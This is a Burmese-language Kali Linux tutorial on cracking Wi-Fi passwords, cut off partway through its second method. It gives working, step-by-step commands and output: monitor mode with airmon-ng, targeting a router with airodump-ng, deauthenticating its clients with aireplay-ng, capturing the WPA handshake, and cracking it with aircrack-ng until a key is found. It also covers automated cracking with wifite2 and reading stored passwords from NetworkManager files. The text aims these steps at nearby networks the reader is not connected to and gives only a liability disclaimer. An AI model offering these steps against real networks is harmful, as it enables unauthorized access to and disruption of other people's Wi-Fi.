

Content	Page
See network information	1
Type of wireless mode	2
Build-In wireless adapter mode change	3
See Wifi Password	5
See Wifi Password method two	6
wifi password cracking method one	7
wifi password cracking method two	16

### အမှာစာ

ယခုစာအုပ်သည် ပညာရပ်တစ်ခုအဖြစ်သာမျှဝင်ခြင်းဖြစ်ပါသည်။ အကယ်၍ ယခုစာအုပ်အတိုင်း လိုက်၍ လုပ်ဆောင်မှုကြောင့် ဖြစ်ပေါ်လာသော ပြဿနာများသည် စာရေးသူနှင့် မဆိုင်ပါ။ ယခုစာအုပ်ကို ဖတ်ဖို့ဆိုလျှင် အနည်းဆုံး kali လောက်တော့ သုံးတက်ဖို့လိုပါတယ်။ မသုံးတက်ပါက admins တို့စီတွင် အသုံးပြုနည်းကို အခမဲ့သင်ယူလို့ရပါသေးသည် (နောက်ပိုင်းမသေချာ)။ 0 knowledge ဖြင့် ဖတ်ပါက နားလည်ရန် ခက်ခဲနိုင်ပါသည်။

စာရေးသူ: A-Coder  
Facebook: [FB ACC](#)  
Telegram: [Telegram](#)

# Wifi Password cracking

Wifi Password Cracking ကိုလေ့လာကြည့်အောင်။ လိုအပ်တာက kali linux ရယ် wifi စက်တစ်လုံး(သို့) Phone Hotspot တို့ဖြစ်ပါတယ်။

ကျနော်တို့ရဲ့ system ပေါ်မှာရှိတဲ့ Network Interfaces ကိုကြည့်ဖို့ ifconfig command နဲ့ကြည့်ရအောင်။

```
# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether [REDACTED] txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 352 bytes 31424 (30.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 352 bytes 31424 (30.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.8.100 netmask 255.255.255.0 broadcast 192.168.8.255
    inet6 [REDACTED]:419d prefixlen 64 scopeid 0x20<link>
    ether 30:d1:[REDACTED] txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 1652 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 3724 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan1: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether da:6a:[REDACTED] txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
```

Fig→ 1

eth0 ဆိုတာ Ethernet နဲ့ပတ်သတ်တဲ့ အချက်အလက်ကိုပြပေးတာပါ။  
lo ဆိုတာ localhost နဲ့ပတ်သတ်တဲ့ အချက်အလက်ကို ပြပေးတာပါ။  
wlan0 ဆိုတာက wireless local area are network ရဲ့ အချက်အလက်  
ကို ပြပေးတာပါ။

## Wireless Mode

WIFI Password တစ်ခုကို crack တော့မယ်ဆိုရင် ကျနော်တို့အနေနဲ့ handshake ကို capture ဖမ်းဖို့လိုပါတယ်။ Handshake ဆိုတာက wireless network နဲ့ pc ကြားမှာရှိတဲ့ connection ကို ဆိုလိုတာပါ။ အဲလို connection ဖြစ်နေတဲ့အချိန်မှာ network packet တွေကို အပြန်အလှန်ပေးလို့နေပါတယ်။ အဲဒီအထဲကမှ ကျနော်တို့က wifi password ကို crack လိုက်တာဖြစ်ပါတယ်။ wifi password ကို crack ဖို့လုပ်တဲ့ အခါမှာ wlan0 အနေနဲ့ mode နှစ်မျိုးရှိပါတယ်။ ထို့ mode ကို iwconfig command နဲ့စစ်ဆေးလို့ရပါတယ်။

```
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0    IEEE 802.11  ESSID:"5BB-F393"
          Mode:Managed Frequency:2.462 GHz  Access Point: [REDACTED]
          Bit Rate=1 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=49/70  Signal level=-61 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:27  Missed beacon:0

wlan1    IEEE 802.11  ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Encryption key:off
```

Fig → 2

mode: managed ဆိုပြီးတွေ့ရပါလိမ့်မယ်။ Mode managed သည် default ဖြစ်သည်။ Mode managed နဲ့ဆိုရင် ကျနော်တို့အနေနဲ့

ချိတ်ဆက်ထားသော network အတွင်းရှိ packet တွေသာ ဖမ်းယူခွင့်ရှိပါတယ်။ ကျနော်တို့က ချိတ်မထားတဲ့ wifi ရဲ့ password ကို crack ရမှာလေ။ထို့ကြောင့် ကျနော်တို့ရဲ့ mode manage ကို monitor ပြောင်းပေးဖို့ လိုအပ်ပါသည်။ Monitor ကို ပြောင်းလိုက်ရင် အနီးနားရှိတဲ့ wifi တွေရဲ့ အချက်အလက်ကို capture ဖမ်းယူလို့ရပါတယ်။ထို့ကြောင့် mode ကို monitor သို့ပြောင်းရတာဖြစ်ပါတယ်။

အောက်က command များဖြင့် mode ကိုပြောင်းလဲနိုင်ပါသည်။

(Note: ကျနော်တို့ရဲ့ တချို့ built-in wireless adapter တွေက capture ဖမ်းဖို့အတွက် support မပေးတဲ့ အခါ wireless adapter ကို ဝယ်သုံးရပါတယ်)

## Built In adapter Mode change

```
(root@kali) - [/home/username]
# ifconfig wlan0 down

(root@kali) - [/home/username]
# iwconfig wlan0 mode monitor

(root@kali) - [/home/username]
# ifconfig wlan0 up

(root@kali) - [/home/username]
# iwconfig
lo          no wireless extensions.
eth0        no wireless extensions.
wlan0       IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=-214
7483648 dBm
  Retry short limit:7   RTS thr:off   Fragment thr:off
  Power Management:on
```

Fig - 3

အထက်ပါ command များဖြင့် ကျနော်တို့ စက်တွေရဲ့ ပါရှိပြီးသားဖြစ်သော built-in default adapter ရဲ့ mode ကို change လိုက်တာဖြစ်ပါသည်။

## See Wifi Password

See Wifi Password Method 1:

ပထမဆုံး `system-connections` သို့ `cd` ဖြင့်သွားလိုက်သည်။  
ထို့နောက် `ls` command နဲ့ ချိတ်ဆက်ထားတဲ့ `devices` တွေကို  
`list` ထုတ်ကြည့်မည်။ နောက်ဆုံး `cat + device name` ဖြင့်  
`password` ကြည့်လိုရပါသည်။ အောက် က ပုံတွေကို ကြည့်ပါ။

```
(root@kali) - [/etc/NetworkManager/system-connections]
# ls
connection
tion
0f41-d704-42b6-8c2f-5e44806e3e91.nmconnection
nnection
nnection'
49a4b-e2a6-4606-b8db-0cf4c99c27e8.nmconnection'
onnection'
onnection'
onnection'
ection
ion 1'

(root@kali) - [/etc/NetworkManager/system-connections]
#
```

Fig → 4

ချိတ်ဆက်ထားတဲ့ Devices တွေကို `list` ထုတ်ကြည့်ခြင်း

```
# cat '[redacted]nmconnection'  
[connection]  
id=vivo 1811  
uuid=0b5391b3-99f6-4e79-ae61-6ff955759fe1  
type=wifi  
permissions=user:[redacted];  
  
[wifi]  
mac-address-blacklist=  
mode=infrastructure  
ssid=vivo 1811  
  
[wifi-security]  
key-mgmt=wpa-psk  
psk=1234567898
```

Fig → 5  
psk ဆိုတာ password ဖြစ်ပါတယ်  
(Edit အပျော်ပေါ့)  
Method 2: settings ကနေ ကြည့်ချင်း




Fig → 6  
(ဒါကတော့ wifi password ပြန်ကြည့်တဲ့နည်းတွေပါ)



## Wifi Password Cracking

ကျနော် device ရဲ့ built-in wireless card က support မပေးသောကြောင့် wireless adapter ကို ဝယ်သုံးပါတယ်။ Wireless adapter ကို usb ပေါက်မှာ ထိုးပြီး iwconfig စစ်ကြည့်ရင်အောက်ပါအတိုင်း တွေ့ရပါလိမ့်မယ်။

```
wlan0 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:on

wlan1 IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
Retry short limit:7 RTS thr=2347 B Fragment thr:off
Encryption key:off
Power Management:off
```

Fig → 7

wlan0 နဲ့ wlan1 ဆိုပြီး နှစ်ခုဖြစ်နေပါလိမ့်မယ်။ ကျနော်တို့ရဲ့ built-in ပါပြီးသားက wlan0 ဖြစ်ပြီး adapter က wlan1 ဖြစ်ပါသည်။ ထို့နောက် wifi password crack ဖို့အတွက် ကျနော်တို့ wlan1 ရဲ့ mode managed ကို Monitor ပြောင်းဖို့လိုပါတယ်။ ပြောင်းဖို့အတွက် airmon-ng start wlan1 လို့အောက်ပါအတိုင်း ရိုက်ရပါမယ်။ ရိုက်လိုတာနဲ့ network manager ပိတ်သွားပါလိမ့်မယ်။ မပူပါနဲ့ စက်ကို ပိတ်ပြီး ပြန်ဖန်တီး ပြန်ရပါလိမ့်မယ်။ (အောက်ပါ ပြန်ဖန်တီးတဲ့ command ပြထားတယ်။)

```

# airmon-ng start wlan1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    653 NetworkManager
    863 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0                ath10k_pci  Qualcomm Atheros QCA9377 802.11
ac Wireless Network Adapter (rev 31)
phy1     wlan1                rtl8xxxu    TP-Link TL-WN823N v2/v3 [Realte
k RTL8192EU]

(monitor mode enabled)

```

Fig → 8

အထက်ပါအတိုင်းတွေ့ရပါလိမ့်မယ်။ ကျနော်တို့အနေနဲ့ wifi crack တဲ့အခါ မလိုလားအပ် process တွေကို kill ဖို့လိုပါတယ်။ ထို့ process ကို kill ရန်အတွက် airmon-ng check kill ဆိုတဲ့ command ကို run လို့ရပါတယ်။

```

# airmon-ng check kill

Killing these processes:

    PID Name
    863 wpa_supplicant

```

Fig→ 9

Error တက်နိုင်သော process တွေကို kill ပြီးဖြစ်ပါတယ်။

```
wlan1 IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
Retry short limit:7 RTS thr=2347 B Fragment thr:off
Power Management:off
```

Fig → 10

Wlan1 ရဲ့ Mode မှာ monitor ပြောင်းသွားတာကို မြင်ပါလိမ့်မယ်။

တစ်ခါတစ်လေ ယခုနေရာမှာ wlan1mon or wlan0mon ဖြစ်နေတက်ပါတယ်။ ထို့နောက် ကျနော်တို့ အနားက wifi router or သုံးနေတဲ့ data တွေကို ဖမ်းဖို့အတွက်။

airodump-ng wlan1 command ကို ရိုက်ပြီး Enter ခေါက်ရပါမည်။ အကယ်၍ wlan1 နေရာမှာ wlan1mon or wlan0mon ဖြစ်နေပါက command ကို ပြောင်းရမည်။

airodump-ng wlan0mon or airodump-ng wlan1mon စသကဲ့သို့ဖြစ်သည်။ အခြေနေအရ ပြောင်းရမည်ဖြစ်သည်။

```
(root@kali: ~/home/SecWiki)
# airodump-ng wlan1
```

Fig→ 11

အောက်ပါအတိုင်းပါလိမ့်မည်။

CH 2 ][ Elapsed: 12 mins ][ 2021-12-19 22:38 ][ WPA handshake: B4:CD: [REDACTED]

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
B4: [REDACTED]	-80	2242	324	3	11	270	WPA2 CCMP	PSK [REDACTED]
F6: [REDACTED]	-86	556	0	0	1	180	OPN	r [REDACTED]

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	24: [REDACTED]	-105	0 - 1	0	1086		d2BB1S809w
(not associated)	DA: [REDACTED]	-107	0 - 1	0	2		AndroidSha
(not associated)	DA: [REDACTED]	-107	0 - 1	0	4		AndroidSha
(not associated)	8A: [REDACTED]	-83	0 - 1	0	104		AndroidShar
B4: [REDACTED]	3E: [REDACTED]	-83	24e- 1e	4162	512	PMKID	AndroidShar

Fig→ 12

ကျနော်တို့ သိရမဲ့ အချက်နှစ်ချက်က BSSID, CH နဲ့ AC (access point) တို့ဖြစ်သည်။ BSSID ဆိုတာက wifi စက်ရဲ့ စက်အတည်ပြုနံပါတ် (MAC) လို့မှတ်ထားပါ။ CH ဆိုတာ channel number ဖြစ်ပါတယ်။ Access Point (ESSID) ကိုတော့ wifi ရဲ့ နာမည် လို့မှတ်ထားပါ။ ဒီလောက်ရရင် နောက်တစ်ဆင့်တက်ဖို့ လုံလောက်ပါပြီ။

## The Next Step

ကျနော်တို့အနေနဲ့ wifi တွေအများကြီး အနားမှာရှိတဲ့ ဆိုပါစို့ အဲ့အများကြီးထဲမှာ ကျနော်တို့ crack ချင်တဲ့ wifi တစ်ခုတည်းကို စောင့်ကြည့်ချင်ရင်အောက်ပါ command ကို အသုံးပြုနိုင်ပါတယ်။

```
airodump-ng wlan1 -bssid mac -c 11 -w filename
```

```
(root@kali: ~/home/sutoninja)
# airodump-ng wlan1 --bssid B4: [redacted] -c 11 -w wifipassword
```

Fig→13

Airodump-ng ဆိုတာက wifi လွှင့်နေတဲ့ စက်တွေကို စောင့်ကြည့်ဖို့အတွက်ပါ။ wlan1 ဆိုတာက wlan1 ကို အသုံးပြုမည် လို့ ဆိုလိုခြင်းဖြစ်ပါသည်။ --bssid B4: ဆိုတာက ကျနော်တို့ စောင့်ကြည့်မဲ့ wifi ရဲ့ address ကိုထည့်လိုက်တာဖြစ်ပါတယ်။ -c 11 ဆိုတာက ကျနော်တို့ crack မဲ့ wifi ရဲ့ channel ကို set up လုပ်လိုက်တာဖြစ်ပါတယ်။ -w filename ဆိုတာက ကျနော်တို့ အနေနဲ့ wifi router နဲ့ user ကြား ကျနော်တို့ connection ဖျက်ချပြီးနောက် ထည့်သွင်းလာတဲ့ password ကို ဖမ်းယူ သိမ်းဆည်းဖို့အတွက်ပါ။ File name ကို ကျနော်တို့အနေနဲ့ အဆင်ပြေသလို ပေးလိုရပါတယ်။

Create ထားတဲ့ filename တွေကိုအောက်ပါအတိုင်း ကျနော်တို့ list ထုတ်ကြည့်လို့ရပါတယ်။

```
# ls wifipassword*
wifipassword-01.cap      wifipassword-01.log.csv      wifipassword-02.kismet.netxml
wifipassword-01.csv      wifipassword-02.cap          wifipassword-02.log.csv
wifipassword-01.kismet.csv wifipassword-02.csv
wifipassword-01.kismet.netxml wifipassword-02.kismet.csv
```

Fig → 14

ကျနော်တို့ အပေါ်က airodump-ng command အရှည်ကြီးရိုက်ပြီးနောက် အောက်ပါအတိုင်းပေါ်လာပါလိမ့်မယ်။

```
CH 11 ][ Elapsed: 7 mins ][ 2021-12-19 22:58 ][ fixed channel wlan1: 9
BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER
B4: [REDACTED] -78  1    2068    3845  15  11  270  WPA2 CCMP
BSSID          STATION          PWR  Rate  Lost  Frames Note
B4: [REDACTED] 3E: [REDACTED] -79  24e- 1e    1    4612
```

Fig → 15

BSSID B4: ဆိုတာက ကျနော်တို့ attack မဲ့ wifi router ရဲ့ address ဖြစ်ပါတယ်။ Station ဆိုတာက wifi ကို ချိတ်ဆက်ထားတဲ့ device ရဲ့ MAC address ဖြစ်ပါတယ်။

Wifi password crack ဖို့အတွက် router နဲ့ device ကြား connection ပြုတ်အောင် နှောက်ယှက်ရမှာဖြစ်ပါတယ်။ နှောက်ယှက်ဖို့အတွက် အောက်က command ကို ရိုက်လိုက်ပါ။

```
# aireplay-ng -0 5 -a B4: [REDACTED] wlan1
23:08:07 Waiting for beacon frame (BSSID: B4: [REDACTED]) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
23:08:07 Sending DeAuth (code 7) to broadcast -- BSSID: [B4: [REDACTED]]
23:08:08 Sending DeAuth (code 7) to broadcast -- BSSID: [B4: [REDACTED]]
23:08:08 Sending DeAuth (code 7) to broadcast -- BSSID: [B4: [REDACTED]]
```

Fig → 16

aireplay-ng tool က ကျနော်တို့ wifi စက်နဲ့ ချိတ်ဆက်ထားတဲ့ device တွေပြုတ်ရန်အတွက်အသုံးပြုသည်။ -0 5 ဆိုတာက ကျနော်တို့ connection ပြုတ်အောင်ပို့မယ် code အရေအတွက်ပါ။ ကျနော်တို့ အနေနဲ့ 5 နဲ့မရဘူးဆို 10 15 ပြင်လို့ရပါတယ်။ -a ဆိုတာက wifi ရဲ့ MAC address ကို ထည့်ရတာဖြစ်ပါတယ်။ wlan1 ဆိုတာကတော့ ကျနော်တို့ အသုံးပြုတဲ့ wireless adapter type ဖြစ်ပါတယ်။ ထို့နောက် connection ပြုတ်သွားတဲ့ အခါ user က password ပြန်သွင်းလိုက်တဲ့ အချိန်မှာ (Fig- 15 နဲ့ တွဲကြည့်ရန်) ယခုသကဲ့သို့ ပေါ်လာပါလိမ့်မည်။

```
CH 3 ][ Elapsed: 50 mins ][ 2021-12-19 23:17 ][ WPA handshake: B4: [REDACTED]
CH 6 ][ Elapsed: 50 mins ][ 2021-12-19 23:17 ][ WPA handshake: B4: [REDACTED]

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
B4: [REDACTED] -76    11684      11352    0  11  270  WPA2 CCMP  PSK   5BB-F393

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
B4: [REDACTED] -79    24e- 1e    88    14540  PMKID  AndroidShar
(not associated) [REDACTED] -105   0 - 1    0      14
(not associated) [REDACTED] -107   0 - 1    0       3
(not associated) [REDACTED] -107   0 - 1    0       2
```

Fig → 17

Fig(15) မှာ run ခဲ့ terminal ကို ပြန်ကြည့်လိုက်ပါ။ ယခုသကကဲ့သို့ ပြောင်းလိုက်သွားပါလိမ့်မည်။ (WPA handshake) ဆိုပြီး အနီလေးနဲ့ ပိုင်းထားတာလေးဖြစ်ပါတယ်။ (Note 15 နဲ့ 17 သည်တူတူပင်ဖြစ်သည်။) ထိုသကဲ့သို့ ပေါ်လာရင် ကျနော်တို့ရဲ့ File ထဲကို password ဝင်လာပြီးဖြစ်သည်။ သို့သော် password original အတိုင်း မပြပေ။ ဆိုလိုတာက router password က 123456 ဆိုပေမဲ့ security အရ jojaojfaojefo2343 စသကဲ့သို့ ပေါ်နေပါလိမ့်မည်။ ထိုအရာကို hash လို့ခေါ်သည်။ hash ဖြေရန်အတွက်

aircrack-ng -w home/passowrds.txt capfile


အောက်ပါ command ကို ရိုက်ရမည်ဖြစ်သည်။

```
# aircrack-ng -w /home/[REDACTED] passwords.txt wifipassword-01.cap
```

Fig-17



aircrack-ng ဆိုတာ ကျနော်တို့ capture လုပ်ထားတဲ့ password ကို hash က နေပြန်ပြောင်းတဲ့နေရာမှာသုံးပါတယ်။ ဥပမာ ဆိုပါစို့ ကျနော်တို့ password ကို cap file(fig-14 က wifipasswor....cap) ထဲရောက်သွားပေမဲ့ သူက လျှို့ဝှက်စာအ နေနေဲ့ ပေါ်နေတာဗျ။ ထိုလျှို့ဝှက် စာကို ဖော်ဖို့အတွက်ပါ။ -w /home...txt ဆိုတာက ကျနော်တို့ password hash ဖြည့်တဲ့ အခါ ပါနိုင်တဲ့ password list တွေစုထားတဲ့ file တစ်ခုကို ရည်ညွှန်းတာပါ။



```

-- zsh — Konsole
File Edit View Bookmarks Settings Help

Aircrack-ng 1.6

[00:00:00] 3/9 keys tested (107.10 k/s)

Time left: 0 seconds 33.33%

KEY FOUND! [ TFABAB046MR ]

Master Key      : CA 5E 32 E8 EA BA 95 11 99 BA 72 2E 63 0A 2C A1
                  BB B4 CA C5 20 ED 5C 91 A1 7C 74 91 8A 2F 81 72

Transient Key   : 2E DB CF 36 E1 B3 60 E2 CE 76 7F 57 62 63 BB 1A
                  F2 6C 4C 34 24 19 4E 91 AF CE 57 47 FA 8A 6D AB
                  E0 B7 C4 60 CA 95 1C 9E FE E0 CF ED 05 A3 B2 DA
                  4C 9F 8D B0 1E 42 B0 CC C7 7B 01 19 82 00 00 00

EAPOL HMAC      : D7 F9 4F A8 A0 B8 59 DD 72 09 D0 D4 B2 B1 91 97

```

Fig → 17

KEY FOUND အတွင်းမှာ ရှိတဲ့ [TFABA..] ဆိုတာက wifi ရဲ့ password ဖြစ်သည်။

1. (Wifi password crack နေတဲ့ အချိန် network manager သည် ပိတ် သို့ ပျောက်နေပါလိမ့်မည်။ ပြန်ဖွင့်ရန် အတွက် ကို ပြန်ရိုက်ထည့်ပါ။ )

```
# systemctl start NetworkManager
```

2.

## Method – 2

### WIFI Cracking with wifilite2 OR

# WIFI Password Automatic Cracking

Wifilite Tools ကို ဖွင့်လိုက်လိုက်ပါ။  
အောက်ပါအတိုင်းတွေ့ရပါလိမ့်မည်။

```
(root@kali: ~/home/serenazj)
# wifite

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wi
ki
[!] Warning: Recommended app hcxdumptool was not found. install @ apt install hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt install hcxtools
[!] Conflicting processes: NetworkManager (PID 699), wpa_supplicant (PID 821)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

Interface  PHY  Driver  Chipset
-----
1. wlan0    phy0  ath10k_pci  Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapt
er (rev 31)
2. wlan1    phy1  rtl8xxxu    TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]

[+] Select wireless interface (1-2):
```

Fig => 1

warning . အပါရောင်ပါနေတစာသားတွေဖျောက်ဖို့အတွက်  
apt install hcxdumptools && hcxtools -y လို့ရိုက်လိုက်ပါ။  
ကျနော်တို့ရဲ့ wlan1 mode ကို monitor ပြောင်းထားသင့်သလို error  
တက်နိုင်တဲ့ process တွေကို kill ထားဖို့လိုပါတယ်။ မလုပ်တက်ပါက  
အပေါ်က သင်ခန်းစာ တွေပြန်ကြည့်လို့ရသလို wifilite tool မှာ auto  
kill လို့ရပါတယ်

Interface အောက်မှာ 1 နဲ့ 2 ဆိုတာ ကျနော်တို့ရဲ့ wireless  
adapter အမျိုးအစား နှစ်ခုကိုဖော်ပြတာဖြစ်ပါတယ်။

အောက်က select wireless interface ဆိုတာ က ကျနော်တို့ wifi  
password crack ဖို့အတွက်သုံးချင်တဲ့ adapter number ကို ထည့်ခိုင်း

တာဖြစ်ပါတယ်။ အဲ့တော့ကျနော်တို့ wifi password crack ဖို့အတွက် wlan1 ရဲ့ mode ကို monitor ပြောင်းဖို့လိုအပ်တယ်။ wifilite မှာ တစ်ခါတည်းပြောင်းလို့ရပါတယ်။

wifite --kill ဆိုတာနဲ့ error တက်နိုင်တဲ့ process တွေကို သူတစ်ယောက် သာ kill ပါတယ်။

```
# wifite --kill

wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2


[+] option: kill conflicting processes enabled
[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki

Interface  PHY  Driver  Chipset
-----
1. wlan0    phy0  ath10k_pci  Qualcomm Atheros QCA9377 802.11ac Wireless Netw
ork Adapter (rev 31)
2. wlan1    phy1  rtl8xxxu    TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]

[+] Select wireless interface (1-2):
```

Fig-2

```
# wifite --kill
```



```
wifite2 2.5.8
a wireless auditor by derv82
maintained by kimocoder
https://github.com/kimocoder/wifite2

[+] option: kill conflicting processes enabled
[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
[!] Killing 2 conflicting processes
[!] stopping NetworkManager (systemctl stop NetworkManager)
[!] Terminating conflicting process wpa_supplicant (PID 871)
```

Interface	PHY	Driver	Chipset
1. wlan0	phy0	ath10k_pci	Qualcomm Atheros QCA9377 802.11ac Wireless Network Adapter (rev 31)
2. wlan1	phy1	rtl8xxxu	TP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]

```
[+] Select wireless interface (1-2): 2
[+] enabling monitor mode on wlan1... enabled wlan1
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	[REDACTED]	7	WPA-P	21db	yes	

```
[+] Scanning. Found 1 target(s), 0 client(s). Ctrl+C when ready
```

Fig →3

Select Wireless နေရာမှာ 2 လို့ရိုက်လိုက်တာနဲ့ wlan1 ရဲ့ mode ကို monitor သို့ auto ပြောင်းသွားပါတယ်။ အောက်မှာဆိုရင် အနားမှာရှိတဲ့ wifi အရေအတွက်ကိုပြပေးပါတယ်။ ကျနော်နားတော့ တစ်ခုတည်းရှိတယ်။ အဲ့တော့ Num 1 တစ်ခုတည်း။ အောက်စာကြောင်းက target တစ်ခုတွေ့တယ်။ သူ့ကို attack လုပ်မယ်ဆိုရင် ctrl+C ကိုနှိပ်ပါ။ enter မခေါ်ပဲ ၂၀ကြိမ် လောက်စောင့်လိုက်ပါ။

```
2. wlan1 phy1 rtl8xxxu IP-Link TL-WN823N v2/v3 [Realtek RTL8192EU]

[+] Select wireless interface (1-2): 2
[+] enabling monitor mode on wlan1... enabled wlan1

  NUM          ESSID    CH  ENCR  POWER  WPS?  CLIENT
  ---          -
